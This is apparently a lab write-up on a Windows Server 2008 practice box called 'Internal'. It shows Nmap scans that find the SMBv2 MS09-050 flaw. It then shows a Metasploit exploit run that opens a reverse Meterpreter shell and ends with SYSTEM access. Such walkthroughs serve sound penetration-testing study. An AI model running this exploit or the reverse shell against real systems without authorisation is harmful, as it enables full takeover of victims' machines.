

Internal | MS-09-050 SMB Exploit |

An Nmap scan reveals DNS, SMB, and RDP as the most notable ports on the system:



```
PORT      STATE SERVICE            VERSION
53/tcp    open  domain             Microsoft DNS 6.0.6001 (17714650) (Windows Server 2008 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.0.6001 (17714650)
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows Server (R) 2008 Standard 6001 Service Pack 1 microsoft-ds (workgroup: WOR
KGROUP)
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=internal
| Not valid before: 2024-08-01T16:21:33
|_Not valid after:  2025-01-31T16:21:33
| rdp-ntlm-info:
|   Target_Name: INTERNAL
|   NetBIOS_Domain_Name: INTERNAL
|   NetBIOS_Computer_Name: INTERNAL
|   DNS_Domain_Name: internal
|   DNS_Computer_Name: internal
|   Product_Version: 6.0.6001
|_  System_Time: 2024-11-07T15:30:00+00:00
|_ssl-date: 2024-11-07T15:30:08+00:00; +18s from scanner time.
5357/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```


We can run an Nmap vulnerability scan to gather more information, which reveals that the SMB version is vulnerable to MS-09-050:



```
Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1,
 and SP2,
```

Metasploit Exploit

We can exploit this using a Metasploit Module:



```
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > run

[*] Started reverse TCP handler on 192.168.45.185:4444
[*] 192.168.223.40:445 - Connecting to the target (192.168.223.40:445)...
[*] 192.168.223.40:445 - Sending the exploit packet (951 bytes)...
[*] 192.168.223.40:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (177734 bytes) to 192.168.223.40
[*] Meterpreter session 1 opened (192.168.45.185:4444 → 192.168.223.40:49159) at 2024-11-07 11:19:57 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```